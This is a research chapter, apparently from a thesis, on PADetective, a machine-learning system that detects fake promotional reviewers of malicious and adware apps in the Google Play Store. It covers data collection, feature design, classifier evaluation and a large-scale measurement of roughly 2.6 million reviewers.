Metadata	Number of installs	The count of app downloaded by mobile user, i.e. 1,000-5,000, 10,000+
	Category	The cluster name of apps with similar function, i.e. Entertainment, Communication,Sports
	Developer	The name of an individual or a company who create the app

3.3.2 Data Collection

We first create a list of apps to be downloaded by using the list of package names provided with PlayDrone [37]. Then, we collect metadata for each app by accessing its description page according to its package name and employing our HTML parser to extract all metadata in the page. The UGC cannot be obtained from the page directly because listing them involves asynchronous communication with the server. To address this issue, we developed a UGC crawler based on the review collection API [38] provided by Google Play Store. More precisely, our crawler sends an HTTP request, which contains the package name and the page index as parameters, to the server and then parses the JSON file in the HTTP response. Figure 3.4 shows the statistics of the number of reviews in each app. We note that the Google Play review collection service only allows $4,500$ most recent reviews to be crawled for each app. We could fetch the reviews continuously for circumventing this limitation, thanks to our automated process of data collection. To follow the acceptable use policy of the

API, we deployed our crawler on 100 servers around the world to collect UGC for a large number of apps.

We used the crawler to collect UGC and metadata for 1,058,259 apps from the Google Play app store in November 2015. The data set involved 57,868,301 reviews from 20,211,517 unique users. The statistics for the collected UGC and metadata are presented in Table 3.2.

Figure 3.3 shows the statistics for the collected rating data. The rating scale in the Google Play Store ranges from 1 to 5. We can see that over 55% of ratings are 5 stars. It may be due to either the users' tendency to give high ratings or PAs. Therefore, it is a challenge to distinguish promotional attackers from legitimate reviewers who are actually satisfied with the apps.

3.3.3 Data Preprocessing

Before creating the feature vector for the classifier, we develop a 8-step process to remove the noisy and meaningless data.

Step 1: Remove all reviews under the default reviewer name "A Google User", because we cannot extract the string features from the default reviewer name. We discuss how to tackle this limitation in Section 3.6.

Step 2: Extract the reviewers who have commented on at least three apps. The limitation introduced by this step is discussed in Section 3.6.

Step 3: Remove reviews written in languages other than English as *PADetective* currently only handles English.

Step 4: Split all sentences into words.

Step 5: Transform all letters into lowercase.

Step 6: Remove all stop words such as "is", "am", "the".

Step 7: Consolidate variant forms of a word into a common form (i.e., word stemming), for example, convert "running" to "run".

Step 8: Correct the misspelling English words for all the reviews.

For Steps 3-8, we implement the natural language processing based on NLTK [39] and TextBlob [40]. NLTK is a widely used Python library for natural language processing, and TextBlob was developed on the basis of NLTK for simplifying text processing. TextBlob enables us to realize language detection and spelling correction in the data preprocessing stage as well as sentiment analysis during the feature extraction stage. After data preprocessing, our dataset for feature extraction includes $2,606,791$ reviewers. After the 8 steps, 23,255,180 reviews are removed from our dataset. The unique users are only reduced in first 3 steps. The remaining steps are used to preprocess each review by using the natural language processing techniques. In the steps 1, 2, 3, the number of distinct users are reduced to 14,191,879, 2,678,217, 2,606,791, respectively.

3.3.4 Feature Extraction

We profile each reviewer r_i by using 15 features extracted from the UGC and metadata. These features form a feature vector $\mathbf{F}(r_i) = \{f_1^i, f_2^i, \dots f_{15}^i\}$, and we classify them into 6 categories, which are detailed in Section 3.3.4-Section 3.3.4.

Posting Time

$\boxed{f_1^i\text{: \textbf{Day intervals.}}}$ Promotional attackers are likely to launch a rating promotion attack within a short day intervals. For example, Xie and Zhu found that reviewers hired by app promotion web services tend to complete their review promotion missions within 120 days [31]. Therefore, we calculated the day intervals between the earliest and the latest post time $\max(\mathbf{T}_i) - \min(\mathbf{T}_i)$, where $\mathbf{T}_i = \{t_{i1}, \dots, t_{im_i}\}$, and defined $f_1^i = \max(\mathbf{T}_i) - \min(\mathbf{T}_i)$.

$\boxed{f_2^i\text{: \textbf{Day entropy.}}}$ Promotional attackers are likely to write reviews within the same day, because they may use automated posting process or want to get paid as quickly as possible. To measure the proportion of same-day reviews, we defined f_2^i using the information entropy as follows:

$$f_2^i = H(X) = -\sum_{j=1}^{m_i} P(t_{ij}) \log P(t_{ij})$$

, where $P(t_{ij})$ is the frequency of same-day reviews: $\frac{t_{ij}}{sum}$ and $sum = \sum_{j=1}^{m_i} t_{ij}$ is the sum of days reviewed by reviewer r_i. We note that H (Greek capital letter eta) expresses Shannon entropy. If all the reviews are posted on the same day, the entropy of the post time will be 0.

Reviews

$\boxed{f_3^i\text{: }\textbf{Bi-gram matching.}}$ Promotional attackers often post similar reviews. Detecting similar reviews is important due to the presence of made-up words that are used to express strong feelings, such as “gooooood” and “cooooool”. Made-up words cannot be reformed by existing spelling correction algorithms because they are designed to correct misspelled words instead of intentionally created words. To address this problem, we converted each word into a bi-gram and then used bag of bi-gram to build a feature vector for each c_{ij}. Finally we calculated the average of the cosine similarity score of each pair of reviews by the reviewer r_i. In other words,

$$f_3^i = \frac{\sum_{j=1}^{m_i}\sum_{k=1}^{m_i} cosim(c_{ij}, c_{ik})}{m_i^2}$$

, where cosim is cosine similarity score. We set the threshold of cosine similarity as 0.9

$\boxed{f_4^i\text{: }\textbf{Semantic similarity.}}$ Since reviewers may use different words and expressions to express the same feeling, we identify similar words and expressions using the the Paragraph Vector (PV) algorithm [35], because it performs a semantic analysis in discovering similar words and expressions. More precisely, the PV algorithm has each document represented by a dense vector, which is trained by stochastic gradient descent and back-propagation, to predict the similarity of words in the different documents. The PV algorithm is designed in a distributed way such that it can train a large amount of unlabeled data in a very short period of time. For example, by applying the PV algorithm realized in the Python library gensim [41] to 57, 868, 301 reviews in our dataset, we get the predicted model after around 1 hour. We defined f_4^i as the average of the similarity scores predicted from the trained model for each pair of reviews.

$$f_4^i = \frac{\sum_{j=1}^{m_i}\sum_{k=1}^{m_i} D(c_{ij}, c_{ik})}{m_i^2}$$

Where D is the distance of two different documents computed by PV algorithm.

Table 3.3 Examples of similarity score computed with the trained Paragraph vector model.

word1	word2	similarity score
adware	malware	0.88
ads	spam	0.64
camera	permission	0.74
hack	access	0.71
internet	location	0.62
good	nice	0.60

Table 3.3 presents some examples of the similarity scores computed by the trained PV model. It is clear that the model can infer the correlations between not only different words with the same purpose but also security-related similarity words without using the labeled data. Note that although we used words to demonstrate the effectiveness of the approach, we actually apply the algorithm to the entire review texts.

$\boxed{f_5^i\text{: }\textbf{Sentiment analysis.}}$ Promotional attackers usually post positive reviews to promote apps for monetary benefit and/or luring more victims to install malicious apps. Sentiment analysis is an approach used to classify the feeling of a given text into three categories: negative, neutral, positive. By using the sentiment analysis, we can extract potential promotional attackers who has posted only positive reviews to the apps.

We use TextBlob [40] to conduct the sentiment analysis of all the reviews. The sentiment analysis in TextBlob was implemented by a supervised learning naive Bayes classifier that is trained on the labeled movie reviews provided by NLTK. The bag-of-words approach is used for feature vector creation. The accuracy of the sentiment analysis classifier is between 80% and 90%. In our case, both the training data (movie reviews) and predicted data (android app store reviews) were different types of reviews with similar characteristics. Therefore, the sentiment analysis classifier could achieve a high prediction accuracy of 90% for our review data. We defined f_5^i as the average score for each pair of reviews predicted by the

Table 3.4 Example of score predicted by sentiment analysis classifier

Sentence	The score of sentiment analysis
That is my opinion	0.0
Awesome game.	0.3
Nice graphics and I love it.	0.55
Very bad game.	-0.65
I hate all the covers I'm here to look for the songs made by the artist not covers.	-0.8

sentiment analysis classifier. Table 3.4 shows an example of the scores predicted by the sentiment analysis classifier. If the score is zero, it means the sentiment of the review is neutral. We found that our classifier had identified the sentiment of the reviews correctly.

$\boxed{f_6^i\text{: }\textbf{The average length of the reviews.}}$ Fake reviews injected by promotional attackers are likely to be short, because they may use an automated posting process or want to get income as quickly as possible. Therefore, we defined f_6^i as the average length of the reviews written by the reviewer r_i.

Ratings

$\boxed{f_7^i\text{: }\textbf{True Reputation Score.}}$ Users often rely on the average ratings of the apps, computed by the app stores, in selecting the apps. Unfortunately, promotional attackers can easily manipulate the average ratings by giving high ratings to their target apps. We defined f_7^i as the average of the margin between the app's rating and the reviewer's rating based on the true reputation score of each app instead of the average rating. This score is calculated according to the TRUE-REPUTATION algorithm [36], which takes into account the user confidence in terms of user activity, user objectivity, and user consistency.

User activity, objectivity, and consistency are in the range of [0, 1]. If the activity score of a user v_r is 1.0, the user is the most active user and posts many app ratings. The user objectivity o_r indicates the aggregated objectivity of the ratings posted by a user, with a value of 1.0 indicating the most objective user. The user consistency i_s is used to detect abnormal ratings by applying box-plot analysis. A reviewer with legitimate behavior is given a high user consistency score. After computing these three scores, the confidence of a rating s, u_s, can be calculated as

$$u_s = v_r \times o_r \times i_s, s \in \mathbf{S}_r,$$

where r is a reviewer and $\mathbf{S}_r$ is set of ratings posted by reviewer, r. Finally the true reputation score is defined as

$$u_a = \frac{\sum_{s \in \mathbf{S}_a} (s \times u_s)}{\sum_{s \in \mathbf{S}_a} u_s},$$

where a is an app and $\mathbf{S}_a$ is the set of ratings for app a. Based on u_a, f_7^i is computed as:

$$f_7^i = \frac{\sum_{i=1}^{m_i} (s_{ij} - u_{aj})}{m_i},$$

where m_i is the number of apps reviewed by reviewer r_i.

$\boxed{f_8^i\text{: }\textbf{Average ratings.}}$ Since promotional attackers will give high ratings to malicious apps for attracting more downloads, we defined f_8^i as the average ratings posted by reviewer r_i.

$\boxed{f_9^i\text{: }\textbf{Coefficient of variation of ratings.}}$ We defined f_9^i as the coefficient of variation of all the ratings posted by each reviewer to measure their distribution. The coefficient of variation is the ratio of the standard deviation to the mean.

$$f_9^i = \frac{\sigma(\mathbf{S}_i)}{\sum_{j=1}^{m_i} s_{ij}},$$

where σ is standard deviation and $\mathbf{S}_i = \{s_{i1}, \ldots, s_{im_i}\}$. If a reviewer posts identical ratings, the coefficient of variation will be 0.

Number of installs

$\boxed{f_{10}^i\text{: }\textbf{Average number of installs.}}$ Since the number of installs is an important metric affecting users' selection of apps, we defined f_{10}^i as the average number of installs for reviewer r_i.

$$f_{10}^i = \frac{\sum_{j=1}^{m_i} n_{ij}}{m_i},$$

$\boxed{f^i_{11}\text{: \textbf{Coefficient of variation of the number of installs.}}}$ To measure the distribution of the number of installs, we define f^i_{11} as the coefficient of variation of the number of installs for reviewer r_i. The computation of f^i_{11} can be referred to the equation defined by f^i_{10}. If a reviewer posts reviews to apps with the same number of installs, the coefficient of variation will be 0.

Developer and Category

$\boxed{f^i_{12}\text{: \textbf{Developer Entropy.}}}$ Promotional attackers are more likely to promote apps produced by the same developer because the targeted malicious apps should be associated with each other. Therefore, we defined f^i_{12} as the entropy of developer for reviewer r_i. The computation of f^i_{12} can be referred to the equation defined by f^i_2. If a reviewer only posts reviews for apps from the same developer, the entropy of the developers related to reviewer r_i will be 0.

$\boxed{f^i_{13}\text{: \textbf{Category Entropy.}}}$ Promotional attackers tend to promote apps having a small number of distinct categories, possibly due to the automated posting process. Similar with f^i_{12}, we defined f^i_{13} as the entropy of category for reviewer r_i. The computation of f^i_{13} can also be referred to the equation defined by f^i_2. If a reviewer only posts reviews for apps having a small number of distinct categories, the entropy of the categories related to reviewer r_i will be 0.

Reviewer names

$\boxed{f^i_{14}\text{: \textbf{Length of reviewer name.}}}$ Legitimate reviewers usually use their own name as the reviewer name, whereas the reviewer names selected by promotional attackers are likely to be unusually short or long. Hence, we defined f^i_{14} as the length of the reviewer name.

$\boxed{f^i_{15}\text{: \textbf{Number of digits and symbols in reviewer name.}}}$ The reviewer names of promotional attackers are often randomly generated, and therefore they are likely to contain digits and symbols such as “!”, “*”, “@.” According to this observation, we defined f^i_{15} as the number of digits and symbols in the reviewer names.




Fig. 3.5 f_1^i:Day Intervals.




Fig. 3.6 f_{10}^i:Average number of installs.




Fig. 3.7 f^i_{12}:Developer Entropy

3.3.5 Effectiveness of feature

In the followings, we demonstrate how our features work in detecting promotional attackers. In particular, we picked the top-3 feature that contributed most to the classification. The top-3 features are f^i_1:Day intervals, f^i_{10}:Average number of installs, and f^i_{12}:Developer Entropy. f^i_1:Day intervals is the most influential one in these features. We extracted these three features by using tree-based feature selection method [42], which uses forests of trees to evaluate the importance of features .

Figure 3.5 shows the Cumulative Distribution Function (CDF) of the day intervals of promotional attackers and those of normal reviewers. We can see that promotional attackers usually have shorter day intervals than normal reviewers. It is likely that promotional attackers want to get revenue quickly or are required by their employers to do so. Figure 3.6 shows the CDF of the number of installs of promotional attackers and those of normal reviewers. We can figure out that promotional attackers tend to promote apps whose number of installs is not very large due to the prohibition of promotion activity by Google Play [43]. Figure 3.7 shows the CDF of the developer entropy of promotional attackers and those of normal reviewers. We can see that promotional attackers tend to promote apps produced by the same developer. because promotional attackers are probably hired by the same developer.

We note that these three features are informative for identifying promotional attackers from normal reviewers. We also found that the features extracted from metadata are more effective than those from UGC in PA detection, because it is not easy for attackers to manipulate the metadata such as developer and number of installs.

3.3.6 Detection

We built our detection model based on the machine-learning algorithms implemented in the Python library scikit-learn [44] because this library is efficient. Considering the performance of each machine learning method, we adopted standard supervised learning methods, i.e., support vector machine (SVM), k-nearest neighbor (KNN), random forest, decision tree, and adaBoost. To determine the best machine-learning algorithm and parameters, we leveraged our labeled dataset to test all the selected models using classifiers and parameters. The detailed model selection process and its results are presented in Section 3.4. Finally, we applied the best detection model to perform a large-scale analysis of our real-world dataset.

3.4 Performance Evaluation

This section presents the evaluation result of PADetective. We first introduce how we prepare the labeled dataset (i.e., the *ground truth*), and then describe the evaluation method and the result, respectively.

3.4.1 Training Dataset

We first generate the training dataset with the ground truth. Considering that there may be legitimate reviewers who comment on a bad app or posts reviews to malicious apps by mistake, we define a promotional attacker as a reviewer who posts reviews only to malicious apps, and the number of malicious apps is at least three apps because it is likely that promotional attackers promote more malicious apps to increase infected devices or monetary benefits quickly. In contrast, legitimate reviewers post reviews only to benign apps.

We determine whether an app was malicious by submitting the app to VirusTotal [45] and making the decision based on the results from a set of antivirus systems. Note that we did not verify all the apps in our dataset to generate the training dataset because of the limitation of time and computer resources. The number of apps we used for collecting UGC and metadata is 1,058,259. After the data preprocessing, 234,139 apps are left for the large-scale analysis. We also note that VirusTotal usually classifies malicious apps into two categories: malware and adware. VirusTotal provides several detection names of a given malware or adware. We can use the names to distinguish between malware and adware. If we observe the names for both malware and adware, we adopt the most frequent types as our choice. We did not distinguish between these categories because PAs would likely be used to promote both malware and adware apps. With this approach and additional manual inspection, we identified 723 promotional attackers. Aside from this, we randomly selected 1,000 legitimate users to create the training dataset. The reason why we randomly sampled legitimate users was to achieve a good balance between the two classes when we trained our classifiers.

3.4.2 Evaluation Method

Figure 3.8 shows the flow of performance evaluation. We randomly divided the labeled data into two sets. Containing 70% of labeled data, the first dataset is the training dataset used to optimize each machine learning model and select the best model. For optimizing the machine learning algorithms, we specify a set of carefully chosen values for each parameter in machine learning algorithms. i.e. for random forest, we set parameter "n_estimators" to a set of values: 50, 100, 150, 200, 250. Then we evaluated machine learning algorithms with different parameters by using 10-fold cross-validation. Finally we selected best result in consideration of accuracy, false positive and false negative. Having 30% of labeled data, the second dataset is



Labeled data
Test set
70% for the model selection/optimization
30% for test
10-fold CV tests / grid search
Training set
Validation set
Training set
Optimize each model and select the best model

Fig. 3.8 A flow of evaluating the accuracy of PADetective.

the test dataset utilized to evaluate PADetective's performance after the best model is selected. Given that we did not use this test set for optimizing/selecting the model, the pfiction results for it can be thought as test for the unknown data.

To measure the accuracy of various supervised learning algorithms, we use three metrics: false positive rate (FPR), false negative rate (FNR) and accuracy (ACC), where $FPR = \frac{FP}{FP+TN}$, $FNR = \frac{FN}{TP+FN}$, and $ACC = \frac{TP+TN}{TP+TN+FP+FN}$, respectively. TP is true positive, FP is false positive, TN is true negative and FN is false negative. We also show the performance of the best detection model through the ROC curve, which can be used to determine the best combination of true and false positive rates.

3.4.3 Evalutaion Result

Table 3.5 lists the accuracy of different machine learning algorithms used by PADetective. Most of these algorithms predicted the promotional attackers with high accuracy and low false negative or false positive rate. Among the five machine-learning algorithms we tested, RandomForest achieved the highest accuracy (i.e., 93.3%) with the lowest false positive (i.e., 0.083) and false negative (i.e., 0.053) rates. Moreover, its standard deviations of the accuracy, false positive rate, and false negative rate of RandomForest are also low, indicating that RandomForest can identify promotional attackers effectively. We use the grid search to determine the best parameter for RandomForest, and find that 50 is the optimal number of trees. Based on these results, we select RandomForest as our detection model. With regard to metrics we used, F-measure is also one of the useful metrics that can capture the trade-offs between the accuracy and error. In this work, we adopted another metrics (ACC, FPR, FNR) that can capture this trade-off. As we showed in the table 3.5, the random forest algorithm achieved the highest accuracy while achieving the lowest FPR. It also achieved the second lowest FNR. Although kNN achieved the lowest FNR, its accuracy and FPR are not better than random forest. Given these observations, we can conclude that Random Forest works the best for our problem. In this work, we optimize all the machine learning algorithms we used. Generally, it is not a straightforward task to identify the reason why one machine learning algorithm works the best. Although not conclusive, we conjecture that the reason why Random Forest works the best in our study might come from the fact that it tends to have less variances. [46]

To better understand the root causes of false negative rate and false positive rate in our system, we conduct error analysis with manual inspection. It turns out that PADetective failed to detect the promotional attackers who had posted reviews for a period of two years or longer. On the other hand, PADetective wrongly flagged the legitimate reviewers whose behaviors were similar to a promotional attacker (e.g., their reviews seemed to be fake, but the apps reviewed were not detected by the VirusTotal). It is worth noting that advanced malware may evade the online virus checkers.

Finally, using the optimized RandomForest algorithm, we test PADetective's accuracy using the test dataset. Figure 3.9 shows that it can achieve 90% true positive rate with low false positive rate of 5.8%. We can claim that such accuracy is good for the unknown set, indicating that the classification scheme is robust. In




Fig. 3.9 Evaluation of detection model using test set. Note that we did not use test set to train the classifier.

the next section, we will use this classification model to investigate the PAs in the large-scale data.

3.5 Promotional attacks in the wild

3.5.1 Large-scale Measurement

Using PADetective, we conducted a large-scale analysis of real-world data collected from the Google Play Store, and found $289,000$ of potential promotional attackers from 2,605,068 reviewers. In Section 3.4.1, we used a 1723-entry labeled dataset (a small portion of all the dataset) to build and test our classifier. In Section 3.5.1, we conducted a large-scale analysis on the remaining “unlabeled” data by using the classifier we built in Section 3.4.1. Table 3.6 summarizes the number of reviewers/apps detected by PADetective. The number of unique malicious apps reviewed by the potential promotional attackers was 20,906, accounting for approximately

Table 3.5 Classification accuracy. The means and standard deviations are calculated using 10-times 10-fold cross-validation tests for each machine learning algorithm.

Machine learning Algorithm	ACC		FPR		FNR	
	mean	std	mean	std	mean	std
SVM	0.661	0.041	0.059	0.072	0.372	0.048
RandomForest	**0.933**	**0.014**	**0.083**	**0.033**	**0.053**	**0.036**
KNN	0.894	0.020	0.162	0.027	0.050	0.022
DecisionTrees	0.902	0.020	0.091	0.035	0.100	0.033
AdaBoost	0.918	0.022	0.100	0.030	0.066	0.034

65% of the malicious apps reviewed by all observed reviewers. It is worth noting that many malicious apps having reviews were associated with the potential promotional attackers. Note that the majority of malicious apps detected by VirusTotal had no user reviews. It is likely that malicious apps are detected and deleted by mobile app stores in the early stage of distribution, so there are no users to use and comment on such malicious apps. Another possibility is that mobile app stores deleted both malicious apps and their information including reviews simultaneously, so we can not collect the reviews from mobile app store.

Then, we ranked the reviewers in descending order according to the probability of being a promotional attacker, and investigated top 1,000 reviewers detected as promotional attackers. The top 1,000 reviewers posted reviews for $2,904$ of apps, which include 486 of malicious apps and 148 of apps deleted by the app store for some reasons, e.g., malware or potentially harmful apps. Among the 486 malicious apps, approximately 66% of malicious apps are labeled as adware. We present the top 10 types of malicious apps that are reviewed by the detected promotional attackers in Table 3.7. Most of them are also labeled as adware. Promotional attackers tend to promote adware so that they can make more profiles and collect users' information.

Among the 1,000 promotional attackers, 136 reviewers (13.6%) posted reviews

Table 3.6 Statistics of detected promotional attackers and apps. “–” indicates that we were not able to perform the evaluation due to the lack of resources.

	# reviewers	# apps	# malicious apps	# apps deleted by app store
All observed reviewers	2,605,068	234,139	32,367	–
Potential promotional attackers	289,000	135,989	20,906	–
Detected promotional attackers with high confidence	1,000	2,904	486	148




Fig. 3.10 Top 10 categories of apps reviewed by the detected promotional attackers.




Fig. 3.11 Top 10 number of installs for apps reviewed by the detected promotional attackers.

Table 3.7 Top-10 types of malicious apps reviewed by the detected PAs.

Type of malicious app	The number of type
Android.RevMobAD.A (AdWare)	18.5%
Adware.Android.Gen	8.4%
Android.Airpush.G (AdWare)	4.7%
Android.Leadbolt.A (AdWare)	3.5%
Trojan.AndroidOS.Generic.A	2.9%
Android.Airpush.H (AdWare)	2.9%
Adware/ANDR.StartApp.A.Gen	2.7%
Adware.AndroidOS.Startapp	2.1%
Riskware.Android.Leadbolt.dkzuxh	1.9%
Adware/ANDR.Leadbolt.B.Gen	1.6%

only for malicious apps or the deleted apps. We found that other detected reviewers posted reviews for not only malicious apps, but also for apps that were not regarded as malware/adware by VirusTotal. We note that using the online virus checkers could be one of the sources of false detection. We leave the checking of the code of those undetected apps for our future work.

Figure 3.10 shows the top 10 categories of the apps reviewed by promotional attackers. Three categories (approximately 15% in total) are related to games, which was the primary target of the PAs. To study the impact of apps promoted by the promotional attackers, Figure 3.11 illustrates the top 10 number of installs of the apps reviewed by promotional attackers. We can see that the majority of such apps do not have many installs. This observation indicates that PAs are used when the app is not so popular. There may be other reasons that the data was captured when the PA was just launched (i.e., not yet finished),

We also investigate whether the detected promotional attackers can be used to discover malicious apps. More precisely, we compare the time when the promotional attackers posted reviews on malicious apps and the time when the malicious app was first submitted to VirusTotal. If all the posting times are earlier than the first submission time, then our PA detection scheme has the potential to identify new,

Table 3.8 A set of apps reviewed by a detected promotional attacker.

App Name	Reviews	Ratings	True Reputation Score	Post Time	Category	Developer	Downloads	VirusTotal Detection
com.wb.atones	Great. Application	5	3.71	2013.12.20	MUSIC AND AUDIO	Navjot Singh	10, 000+	*ANDR.RevMob.A*
com.wb.bankpo	Great app for. Preparing banking exams.	5	4.05	2013.12.20	EDUCATION	Navjot Singh	5, 000+	*Android.RevMobAD.A*
com.wb.bhangra	Great boliyan	5	2.85	2013.12.20	MUSIC AND AUDIO	Navjot Singh	10, 000+	*ANDR.RevMob.A.Gen*
